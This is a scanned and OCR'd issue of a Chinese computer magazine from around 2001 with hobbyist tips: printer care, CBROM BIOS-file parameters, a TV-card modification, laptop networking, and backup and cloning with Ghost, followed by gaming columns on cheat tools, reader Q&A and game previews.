1. 清洁打印机外部：要经常清除打印机内外的灰尘和残渣，以免过度磨损。大家在清理打印机之前，请先把电源切断，然后用一块稍湿的布来擦打印机的外部。要用清水，切不可使用含有氨的清洁剂。

2. 清洁打印机内部：用一块没有线头的干布来清理打印机的内部，把灰尘、撒出的碳粉及纸屑擦拭干净。如果碳粉撒到您的衣服上，用一块干布把它擦掉，并用冷水来清洗衣服，因为热水会使碳粉渗透、凝固到纤维中。

3. 尽量不要使用兼容耗材。CF

快速重命名文件

¡õ£Ö£² Softwind

如果你还是通过先选定文件，然后右击鼠标，选择"重命名"来为文件改名，那么你不妨试试下面的方法：选定文件后，直接按下F2键，即可快速重命名文件。CF

□江苏　王志军

CBROM使用参数剖析

CBROM是Award公司的产品,它可以通过分析*.bin文件(即BIOS数据文件),来显示主板BIOS的组成情况,还可以将EPA、BMP格式的图形文件加入到*.bin文件中,将VGA BIOS加入系统BIOS中。它的个头却一点也不大,才34kB而已,但可实现的功能却不少。CBROM目前的最新版本是2.08,可以在Windows 9x/Me/NT/2000下使用。

下面,笔者就对CBROM的使用参数作一些剖析:

1.显示CBROM的使用参数:CBROM208.EXE,不加任何参数,也可以键入CBROM208.EXE /?。

2.显示BIOS文件中的详细内容:/D,命令格式如CBROM208.EXE 6VBA0913.BIN /D,此时可以显示6VBA0913.BIN数据文件中的详细内容。如图所示,可以看到该BIOS文件是由8个设备的BIOS所组成(当然不同BIOS所包含的文件可能会有所不同,但System BIOS、ACPI Table、EPA LOGO三项都必不可少,这里的OEM1 CODE和OEM2 CODE是笔者自己添加进去的'恢复精灵'文件)。

Item-Name: BIOS文件名

Original-Size: 文件的实际大小

Compressed-Size: 文件压缩后的大小

Original-File-Name: 文件的实际名称

Total compress code space: 压缩包总的空间

Total compressed code size: 压缩文件已使用空间

Remain compress code space: 剩余的可用空间


3.提取BIOS文件中的相应设备文件:/XXX EXTRACT,命令格式如CBROM208.EXE BX7007~1.BIN /ISA EXTRACT,即代表将BX7007~1.BIN中的ISA设备BIOS文件提取出来,执行该命令后,程序会询问你保存该设备文件的路径。如果你将它仍然保存在当前路径下,那么直接回车即可将STDE.DAT文件提取出来。如果你需要将其保存在其他路径下,或者想另外起一个文件名,那么直接键入即可。

4.删除BIOS文件中的指定内容:/XXX RELEASE,命令格式如CBROM208.EXE BX7007~1.BIN /PCI RELEASE,注意可别直接键入实际的文件名哟。

5.修改EPA LOGO图案:/EPA *.EPA,命令格式如CBROM208.EXE 6VBA0913.BIN /EPA 007.EPA,但这个EPA文件必须是136×126像素的16色图像。但有一点要提醒大家,如果EPA LOGO是BMP格式,必须先使用一款叫做BMP2EPA的工具将BMP图像转换为EPA格式,转换前必须先处理成136×126×2的单色BMP图片,否则修改时会出错。

6.添加OEM LOGO画面:/LOGO *.BMP,命令格式如CBROM208.EXE 6VBA0913.BIN /LOGO 006.BMP。这个LOGO会出现在EPA能源之星画面之前,而原来的能源之星就不出现了,但在最下面一行有一段字"Press [TAB] to Show POST screen, [DEL] to enter SETUP。此时按下TAB键进入原EPA那一页,或按DEL键进入BIOS Setup。

7.添加特殊的OEM设备信息:/OEM(0-7) *.*,文件格式如CBROM208.EXE 6VBA0913.BIN /OEM1 STDE.DAT。有些朋友喜欢将某些主板BIOS中的特殊功能如捷波的恢复精灵的数据保险柜、微星RAID等文件提取出来后添加到自己主板的BIOS中,这样就可以享受到同样的功能了。不过,笔者要提醒的是,如果你想添加2个以上的设备信息,必须在OEM后添加0-7的数字,即第一次用1、第二次用2,依此类推。CF



□四川　辛伟

用通视信息卡在电脑上看电视

现在许多用电脑炒股的股民用的都是通视信息卡,它除了用于日常炒股和接收中央教育台的绿色出版物外,还可以通过对它一点小小的改动实现在电脑上看电视和收听电视。

在通视卡的背面有三个接口,其中最上面的一个是有线电视天线的插口,中间是视频输出口,最下面是音频输出口。

首先把通视卡取出电脑,在通视卡上会找到一个惟一的跳线帽,此跳线就是用来选择通视卡接收电视的图文信号或电视节目信号的。要想股票和电视节目信号同时接收,就需要把此跳线帽取下,用细铜丝把这三个跳线柱短接,也可以用烙铁把通视卡背面的这三个接点焊在一起。如果焊在一起会影响到通视卡的质保,建议新卡用户不要这样做。跳线柱接好后把跳线帽插回去,再把通视卡插回电脑。这样,对于通视卡硬件的改动就完成了。

不过要实现在电脑上用通视卡看电视,就需要显卡带

TV输入的功能。用普通的视频线把通视卡上的视频输出与显卡上的视频输入相接，就能在Windows中用通视卡任意选择电视台，看电视了。

当然许多人的电脑上的显卡都不带TV功能，但用通视卡在电脑上听听电视还是很不错的。通视卡音频输出口是接莲花头的，把音频线的一头接入通视的音频输出，再把另一头接音箱就行了。我是把音频线的另一头接在了一个3.5毫米转莲花头的接头上（电子市场有售），再把3.5毫米的插头插入电脑声卡的LINE IN口，这样就可通过Windows中的音量调节来轻松控制电视声音的大小，十分方便。

要选择电视台的话，可以在Windows中启动数据广播，然后在数据广播中选择电视台，然后再选择文件接收中的一般文件接收，这时你选择的电视台就生效了。由于数据广播只列出了有图文信号的电视台，要选择普通的电视台就需要用记事本打开C:\TS\Public\Common\CHTVSTA.INI文件，并进行改写（要根据当地的电视台频道的分布情况来编写），比如我自己的电脑上CHTVSTA.INI文件内容是这样的：

```
[CH6]
EngName=CCTV1
Chinese=中央电视一台
[CH7]
Engname=CCTV2
Chinese=中央电视二台
```

依此类推，保存文件退出，就能在数据广播中任意选择没有图文信号的电视台了。

□浙江　李振勇

台式机和笔记本互联实战

本人的笔记本电脑和台式机对拷文件时，都是通过并口进行的。虽然此方法简单易行，但传输速度实在是令人不可忍受（最快也只有300kbps）。于是和一位同事从二手市场买了两块FUJITSU（富士通）10M笔记本网卡。

1.双机互联出现问题：回到家后，立即和同事实施双机互联。Win98顺利认出了网卡（FMV-J181），并自动安装了驱动。进行相应的设置后，急忙点开“网上邻居”，想享受一下10Mbps带来的畅快感。但发现“网上邻居”中只有自己电脑的图标孤零零地躺在里面，根本见不到另一台笔记本电脑的踪影。

2.施展浑身解数：检查两台笔记本电脑的设置，没有发现不妥之处，重装网卡驱动也无效。后来发现我的笔记本电脑在安装网卡后，用快捷键“Fn+F4”挂起系统的功能失效了，而取出网卡后该功能又恢复正常了。于是怀疑网卡与其他硬件有冲突。查看“系统属性/设备管理器”，没有看到黄色惊叹号。又打开“系统信息”，选中“硬件资源”中的“IRQ”，果然发现有冲突——网卡所在的插槽与显卡（Trident9385）共用了11这个中断。但PCMCIA插槽的中断值无法改动（在“系统属性/资源类型”里没有显示中断请求），而显卡的IRQ，系统又提示我无权修改。然后进入BIOS查看，也没有发现修改IRQ的选项。

在“山穷水尽疑无路”的情况下，忽然想到：我的笔记本有问题，那同事的笔记本和台式机相联，应该可以吧？但试验结果依旧让人沮丧——没有成功。根据前面的联机情况，我推断：我的笔记本电脑的PCMCIA插槽（或网卡），确实存在与显卡的兼容性问题，但这不是引起网卡不能正常工作的直接原因，即网卡不工作是另有原因，而这个故障估计来源于硬件方面。于是施展排除法：电脑没有问题，而网卡又是在经销商那边试过的，剩下的只有网线了！买网卡时，经销商附送了一根网卡专用连线，一端接网卡的九针输出，另一端是标准的RJ45插头。之外，还给了一根一米左右的双绞线和一个转接头（用于连接网卡专用线和双绞线）。取出万用表测量两根线，没有发现问题！于是把目光锁定在这个小小的转接头上，会不会是它惹的祸？打电话询问经销商，得到的答复是：不同的笔记本网卡其专用连线不一样，转接头也有可能不同。跑到经销商处又取回两个转接头，再试着把同事的笔记本电脑与台式机相联，一切正常！看来问题确实出在转接头上。

为了探个究竟，我把前后两个外形一样的转接头剖开，终于发现了其中的奥秘所在——两个转接头内部的8根线的排列秩序正好相反！原来如此！图1、图2就是两个转接头的内部情况，其中图2中的转接头就是与本例中FUJITSU网卡相配套的那个。

之后，又发现该网卡在我笔记本电脑上也能正常使用（但用快捷键挂起系统的功能依旧失效），PCMCIA插槽与显卡共用一个IRQ居然不影响网卡的正常工作，这多少有点让我感到惊奇和意外。

3.痛定思痛：回想一下，这些弯路本来是可以不用走的——如果在试网卡时，能把网线和转接头一起试一下的话就没事了。同时也告诫各位，在选购电脑的各种设备时，不要只顾检验大件而忽视了一些小配件，因为往往就是这些不起眼的小配件会把你搞得身心疲惫。




图1



图2

E-mail：step@cfan.cn.net

Ghost 是最著名的硬盘复制备份工具，它可以将一个硬盘中的数据完全相同地复制到另一个硬盘中，这样我们就能在一台机器上安装好操作系统和所有的应用软件，然后几分钟就复制到另外一个硬盘上了。想一想，这样来装一个局域网中所有机器的系统和软件岂不飞快？！

另外，Ghost 还有备份硬盘分区的功能，它可以创建硬盘分区镜像文件，可以将镜像恢复到原硬盘上，还支持 FAT16/32、NTFS、OS/2 等多种分区，而最关键的是系统一旦出问题，我们可以在短短几分钟之内将其恢复到备份时的状态，免除格式化以及重新安装系统和软件之苦！

跟我轻松快装系统吧！ ——步步高栏目主持 小渔

□山西 伍国平

轻轻松松 DIY 系列之快装系统

一、单机克隆

利用 Ghost5.1B 和 Ghost 2001 都能完成以下的单机克隆功能，这里我们就以 Ghost5.1B 为例说明。Ghost5.1B 是 DOS 程序，不需要安装，我建议大家在使用的时候还是通过引导盘进入纯 DOS 环境，而不要在 Windows 的 DOS 模式下使用。需要注意的是，在备份或克隆硬盘前最好删除不用的文件，清空回收站，进行碎片整理。

1.备份硬盘的一个分区

首先我们用干净的系统盘引导到 DOS 界面，进入 Ghost 所在的目录，敲入Ghost回车，即可进入Ghost的主界面。


接着，我们开始进行备份，有整个硬盘（Disk）和硬盘分区（Partition）两种备份方式。点击“Local”(本地)项，在右面弹出的菜单中有三个子项，其中“Disk”表示整个硬盘备份，“Partition”表示硬盘单个分区备份，如图 1。我们选择[Local]→[Partition]→[To Image]。


弹出硬盘选择窗口，如图 2 所示。点击该窗口中白色的硬盘信息条，选择硬盘（如果您连接了多个硬盘，则需要在这里选择想备份的分区所在的硬盘）。

弹出图 3 所示窗口，用鼠标选择要操作的分区（可以选择多个）。

然后选择备份存储的目录路径并输入备份文件名称，如图 4。需要注意备份文件的名称的扩展名为 GHO。

接下来，程序会询问是否压缩备份数据，并给出三个选择：“No”表示不压缩，“Fast”表示小比例压缩而备份执行速度较快，“High”就是高比例压缩但备份执行速度较慢。我们选择


图 1


图 2




图 3


图 4


图 5



图 6


图 7

“High”，这样占用的空间可以大大减少，如图 5。

选择“Yes”按钮即开始进行硬盘分区的备份，如图 6。

如图 7，一个重量级的文件 11111.GHO 产生了！

2.恢复这个分区

这个文件里面装的就是整个分区的内容。如果我们的分区出现问题，比如被病毒破坏等，那么就可以在 3 分钟

内恢复我们的系统，让我们的系统回到备份时的状态。

进入Ghost主界面，选择[Local]→[Partition]→[From Image]，如图8。

选择以前的备份文件，如图9。

从文件中选择要还原的硬盘分区，如图10，因为一个备份文件可能含有一个或者多个分区的备份。

选择目标硬盘，如图11。

选择目标硬盘中的分区，如图12。

点击“Yes”按钮即可，如图13。

恢复后会把硬盘分区一成不变地还原出来，包括分区的类型、数据的空间排列等，还原过程如图14。

3.硬盘整盘克隆

Ghost还可以克隆整个硬盘。使用这个功能的时候，要把两个硬盘在一台计算机上连接好，然后选择[Local]→[Disk]→[To Disk]，在弹出的窗口中选择源硬盘，然后选择要复制到的目标硬盘。我们还可以设置目标硬盘各个分区的大小，Ghost可以自动对目的硬盘按设定的分区数值进行分区和格式化。Ghost能将目的硬盘复制得与源硬盘完全一样，并实现分区、格式化、复制系统和文件等步骤，但是要注意目标硬盘必须够大，能将源硬盘的内容装下。

二、网络克隆

上面介绍的“备份分区与恢复分区”以及“硬盘整盘克隆”是Ghost的最基本也是最常见的应用，不过如果要在两台机器上通过网络来实现硬盘整盘克隆该怎么办呢？下面我们再请出带有网络功能的Norton Ghost 2001。

Ghost 2001与前面的版本不一样，需要安装，不过十分简单，一直点Next就可以完成。

Ghost 2001的界面似乎变成了Windows界面了，但其实我们还是需要通过Ghost 2001的启动盘制作安装向导来制作一个启动盘，再通过这个启动盘来使用Ghost。

选择Norton Ghost Boot Wizard启动向导，如图15。

此安装向导提供了丰富的选项，包括制作支持LPT和USB的标准引导磁盘、对等网络启动盘和CD-ROM启动盘，如图16。从这里我们可以看出，Ghost 2001支持的存储和传输介质是非常多的。

1.对等网启动盘的制作

通过对等网络启动盘，我们可以






图 8


图 9


图 10


图 11


图 12

通过网络进行硬盘备份或者硬盘复制。

首先选择图16中的第二项Peer-to-Peer Network Boot Disk。

出现图17的菜单，让大家选择自己电脑的网卡型号，一定要选择正确，否则启动盘没有任何作用！对于初学者来




图 13


图 14


图 15



图 16


图 17

说，选择正确的型号非常困难，但是Ghost给我们提供了一套方案，在不知道自己网卡型号的情况下，选择第一项“MultiCard Template”，就可以添加多个网卡驱动程序，然后让系统自动寻找网卡，如图18。

选择可能的型号时大家要注意，在下面有一个剩余空间（Approx．Space）和所选择的文件大小（Total），选择的驱动程序不要超过剩余空间的大小。选择完毕以后，点“下一步”，出现如图19的对话框，不要更改，继续“下一步”。

如图20，设置网卡IP，建议大家不要更改，继续“下一步”。

如图21，可以选择产生多少张Ghost 2001的启动盘，根据需要自行设置。

设置完毕以后选择“下一步”，出现这个启动盘的信息，如图22。继续“下一步”，直到出现图23，这个时候启动盘就创建完毕了。

2.对等网硬盘克隆

接下来用这张软盘启动，如果出现了如图24的画面，表示网卡驱动程序选择不正确，需要重新选择驱动程序作启动盘；如果网卡驱动正确，则会出现如图25的画面。接下来我们就会进入Ghost 2001的主界面，图26版本信息，我们选择TCP/IP，如图27，有两个选项，一个是Master（主机），一个是Slave（从机）。要注意，我们必须在两台机器上同时使用这个启动盘，然后一台机器用Master，一台机器用Slave，才能建立起TCP/IP连接。

建立连接后的操作就和Ghost5.1B的操作一模一样了。

3.LPT网络克隆方式

同样我们还可以建立LPT（并口直接联机）进行硬盘克隆，但是笔者建议大家不要这样使用，因为并口传输太慢，有兴趣的朋友可以尝试。最后的使用方法和TCP/IP一样，出现图28的操作画面。

4.注意事项

（1）在备份系统时，单个的备份文件最好不要超过2GB。

（2）在备份系统前，最好将一些无用的文件删除，以减少Ghost文件的体积。通常无用的文件有：Windows的临时文件夹、IE临时文件夹、Windows的内存交换文件等。

（3）在备份系统前，整理目标盘和源盘，以加快备份速度。

（4）在恢复系统时，最好先检查一下要恢复的目标盘是否有重要的文件还未转移，千万不要等硬盘信息被覆盖后才后悔。

（5）在安装了新软件和硬件后，最好重新制作映像文件（.GHO），否则很可能在恢复后出现一些莫名其妙的错误。

用好Ghost可以轻轻松松搞定整个局域网中所有电脑的系统安装，Ghost的硬盘克隆功能让一切都是如此轻松！CF




图18




图19




图20



图21



图22



图23



图24



图25



图26




图27




图28

游业漫谈



□广东　卫易

从网络游戏外挂谈玩家素质

《龙族》、《金庸群侠传Online》上市近一个月，虽然两款游戏都取得不错的成绩，但部分玩家大量使用外挂（网络游戏的加速器、修改器以及机器人的统称），也给游戏的公平带来了不良的冲击。利用外挂，玩家可以很轻松地在游戏中强化自己，而相对以正常方式进行游戏的玩家就非常吃亏，他们长时间的努力和用功，也许在使用外挂的玩家眼中不过是弹指间。

而在这之前，《龙族》gm（游戏管理者）工会的gm一直是以警告为主、严惩为辅的作风来对待使用外挂的玩家，但显然这股风越演越烈，所以最终龙族gm工会决定重拳出击，掀起第一次全国online game严厉打击非法外挂行动。在得到举报和被当班gm发现的用非法外挂的玩家，一经发现，即刻删除账号，堪称铁腕执法，绝不留情，目前已删除近300个账号。

其实，对于网络游戏发行商来说，是不愿轻易失去任何一个玩家的，但外挂的泛滥的确有可能毁掉一个游戏。之前《石器时代》就因为外挂而损失惨重，现在《龙族》的举动无疑是不想自己成为另一个挂机天堂。

然而，我相信外挂还是会有的，原因是部分玩家始终都有一定的侥幸心理，而且也许会有更高明的外挂出现，这对于网络游戏来说，始终是一场漫长的战斗。如果说单机版游戏惧怕盗版的冲击的话，那么网络游戏又何尝不痛恨外挂。

不过，值得我们关注的地方是，一年前《龙族》在南韩地区流行后，中国玩家不少都漂洋过海去玩，但结果最终被南韩公司所拒绝，原因就在于中国玩家使用外挂，打破了游戏的平衡。据说那段时间南韩的《龙族》玩家看到中国玩家就杀，结果引发冲突，而最终中国玩家几乎再也无法登录南韩《龙族》服务器。而更早前，在《Ultima Online》中也有类似的现象。

很多玩家在讨论为何会这样，为什么南韩玩家在玩《龙族》时鲜有用外挂的，而监督他们的除了四周的眼睛之外，我想最重要的是他们大都有对这种作弊行为感到可耻的素质，而这正是我们中国玩家一直避讳谈论的问题—— 一些中国游戏玩家的素质的确有缺憾。

当然，这也有一小部分的原因是现今的网络游戏本身也缺乏方向感，感觉在游戏中的目的大都是为了强大而苦练。在这种情况下，外挂的魔力的确充满诱惑，所以我相信现在《龙族》还无法从根本上完全消灭外挂。

而还有一个地方颇为引人瞩目的是，一款网络游戏是没有权力来砍玩家的档，因为无论如何游戏玩家也是消费者，被砍档就意味着游戏公司单方面终止了服务合同，所以的确有不少玩家已经在吵闹着打官司。我个人倒很想有人打官司，倒不是嫌不够热闹，而是想看看法律是如何来裁决这样的纠纷的。

其实网络游戏的外挂现象只是从一个侧面反应了一些玩家的素质，而胡乱杀人、损人利己、粗话满天也更是网络游戏中不少玩家天天表演的，而玩网络游戏的现在大都是20至30的年龄群，有一定的收入和一定的时间，不过其中中学生也不少。

青春偶像搭乘PC游戏快车

现在青少年几乎是购买国产游戏的主要群落，所以对于游戏发行商来说，如何投其所好就很关键。比如台湾风靡一时的大富翁游戏《小燕子决战大富翁》就即将上市，这款游戏不仅是根据著名电视剧“还珠格格”改编，据说还得到了琼瑶女士的大力支持。游戏中小燕子从格格的身份摇身一变成为在未知的异境中自由冒险的旅行者，以大富翁的愉快步调，加上全动态的冒险剧情以及角色化的演绎，试图在大富翁游戏中弄出点名堂。

当然，游戏会赠送有赵薇和林心如的精美书签，这是让青少年玩家慷慨解囊的一个重要手段。而随着电玩业的发展，面对青少年的游戏经销方式会更加五花八门，大量地制造新闻，请明星做show，以及用明星做题材都是不错的方法。我相信，为了让更多的青少年掏钱，这股电脑游戏业的时尚偶像浪潮会愈演愈烈。

有一次我在想，看到数万的青少年在为那些包装得青春美丽的偶像少年明星呐喊时，如果这些青少年每人都头脑热一热，买一款由此明星主打的电脑游戏，那电脑游戏的制作商就会笑得合不拢嘴了。

电玩职业越来越规范

这个月，CPL（国际电玩职业联盟）宣布增加了今年10月份竞赛的奖金，奖金已经达到15万美元，这是让羽毛球、乒乓球世界冠军都可能感到有点不可思议的数字。

同样在这个月，为了让竞技游戏运动更加正式化和职业化，CPL决定不再接受选手在比赛中选取任意的昵称参赛，而是要求选手在比赛中必须使用自己真实的姓名。比如大名鼎鼎的ZBG战队的John Smith，大家都知道他一般使用Wrecker这个ID，但

E-mail: games@cfan.cn.net

游戏问答



□广东　游虾

1.北京Shinobi问:《公主的回忆》中如何解决文字显示的问题,游戏的文字都重叠在一起,根本看不清。

答：请你先安装Magicwin98,如果已经有了的话，把Options（设置）里 Windows System 设为 Non-cjk Windows就行了。另外，在WinMe系统中不能很好地运行，而在Win2000下可以玩的。

2.大连读者柳嵩问:在玩《石器时代》的时候，得到了一只忠诚度为100的宠物，可每升一级，忠诚度就会下降。怎样解决？

答：这个问题还是比较简单的,因为玩家等级太低,如果养了一些高级宠物,升级的时候就会降低忠诚度。解决的方法是先提高自身等级,至少30级以后才养高级宠物就行了。

3.读者刘健康问:每当我想玩《剑侠情缘外传——月影传说》时,总显示找不到所需的DLL文件-DINPUT8.DLL。请问这是怎么回事,如何解决？

答：你先检查一下有没有安装好DirectX 8.0,如果安装了还没有这个文件的话,解决的办法只能是到其他机器上将这个文件COPY到相应的目录上。

4.读者网络蜗牛问：在《金庸群侠传》中游戏无声音。我的机器配置为毒龙700，EP-8KTA2，TNT2-Vanta，自带AC97软声卡。

答：因为《金庸群侠传》是DOS下面的游戏，如果在Windows环境中运行的话，会自动切换到DOS环境中，只是由于很多AC97软声卡对于DOS环境支持得不好，所以就会出现没有声音的现象，最好先询问一下主板代理商并询求相关的解决办法。

5.尹大鹏问:《虚拟人生2》这款游戏有没有秘技？

答：有呀，首先在Save目录的2文件夹下，创建vl2文件（注意没有任何扩展名），然后在Save目录的4文件夹下，创建Cheat文件（注意没有任何扩展名），这样以后在游戏进行中就可以使用如下密技键了：按数字键1-8直接确定行走步数；在战斗时快速按Z键可加快蓄力。按p升一级，按m得到10000元。

6.一网友来信问下列电脑游戏的问题：

问：在玩《风云2》时，经常会出现“该程序执行非法操作”,导致不停地要重启计算机。有什么解决方法？（我买的是正版）

答：感谢你支持正版,但是正版的游戏也需要一个稳定的系统才能有良好的运行环境,我想是你的系统不太稳定的原因,希望你提供系统的配置及一些相关的情况,以便可以更好地帮助你。

问:在安装完并启动了《风云》时，电脑叫我将资料碟放入CD－ROM,但我早放进去了,为何机子读不到呢？(我只有一张碟)

答：据我所知，《风云》是有2张盘的，如果你是购买了正版的游戏,请联系相关的服务商以更换产品,如果是D版的话,希望你支持正版。

7.南京的小菲问:《永远的伊苏２》一开始那医生被埋在什么地方了？怎么找不到啊？

答：剧情发展到此时,你要注意右边有塌方的地方,你慢慢找,这个游戏最需要耐心的。

8.广州钟韵江问:《永远的伊苏2》中利利亚治好病后,出走废墟但不知去向，怎么办？

答：在游戏中,如果你把废墟里面的5个神官像都访问了,而且得到了恶魔的铃铛,你可以去村子左边一点问一个人,他会说某个人家里有奇怪的声音,去那个人家里的地下室(必须先和他说过话),使用恶魔铃铛后,杀吧……(最后一个神官石像也在里面)，之后，回托尔圣域，以前关着的那个门就会打开了。CF

是在今后的CPL比赛中,他不得不叫自己ZBG Smith了。

尽管比较可惜的是以后我们可能再也看不到Tresh、Fatality、Zero4这样闪亮的名字，不过为了游戏职业化的发展,也许这么做是值得的。这就好比是职业网球比赛或职业篮球比赛一样，尽管选手们可能都有自己的绰号，但我们更习惯于称呼他们的名字。

对于电玩职业玩家这个新名词，我们也许还会觉得有点陌生，但其实他们已经成为电玩业的瞩目对象。如果说以前的职业竞赛还有点做show的感觉，那么如今的职业竞赛已经越来越严格和正规了。而类似网球、一级方程式赛车大奖赛的年度循环制度也在酝酿。更重要的是,这样的竞赛给商家和举办者带来日益惊人的影响力和利润，这使得电玩职业竞赛最终将完全职业化和商业化。

21世纪的电玩职业竞赛的发展速度我们无法预料，也许对于十年后的少年来说，他们心目中的英雄和偶像就来自CPL。而对于中国玩家来说，今天的电玩作为欧美的职业活动、南韩的全民活动来说，也许我们想登上颠峰还有非常漫长的路要走，而现在要做的，可能就是需要从各个方面来提高自己的素质。CF



□北京　醉心客

武林群侠传

制作公司:河洛工作室
发行公司:智冠科技
上市时间:8月23日




故事发生时间是在《金庸群侠传》游戏结束后的一百年,地点在洛阳南城门前,一位风尘仆仆、脸上同时融合着稚气与傲气的年轻人,也就是主角,站在城门口喃喃自语着:“太好了!终于给我来到了洛阳城,从小不知听人说了多少次有关那英雄(金庸群侠传游戏主角)的事迹,今儿个终于有机会让我目睹这传奇人物的风采,只不知那‘英雄雕像’会屹立在哪儿?这么有名的雕像我想应该不难找吧!总之先进城再说吧!”什么是英雄雕像呢?还记得当初《金庸群侠传》游戏最后的结局吗?在那位勇闯江湖的小虾米打败十大高手,夺得金先生的十四部天书,回到现实社会后,在游戏虚拟的武侠世界中的众江湖人,为了怀念小虾米的事迹,特别在洛阳城建造了一座英雄雕像!

而本游戏的序章,也就从主角前来洛阳城瞻仰英雄雕像这件事情揭开。

蓝精灵

产品名称:《蓝精灵》简体中文版
生产厂家:Infogrames
国内代理:天人互动
游戏类型:卡通赛车



在海的那边,山的那边有一群蓝精灵……随着这熟悉的歌声我们又回想起了这些可爱的蓝色小精灵,陪伴我们度过了童年许多美好时光。

这是一款极为可爱的卡通赛车游戏,以卡通“蓝精灵”里的人物为主角。玩家可以利用各种魔法和道具来干扰对手,争取全村庄中的赛车冠军宝座。游戏中参加的选手都是大家所熟悉的蓝精灵,包括老爹、小美丽、小画家、小捣蛋等等。除此之外,游戏中还加入了几位特别为《蓝精灵》全新设计的小精灵。这些新面孔可不是一开始就出现在选单中,玩者得在特定赛车场景中赢得比赛后,他们才会出现在选手名单上供玩家选择。

博德之门II——安姆的阴影

制作公司:interplay
发行公司:第三波
上市时间:9月
价格:98元



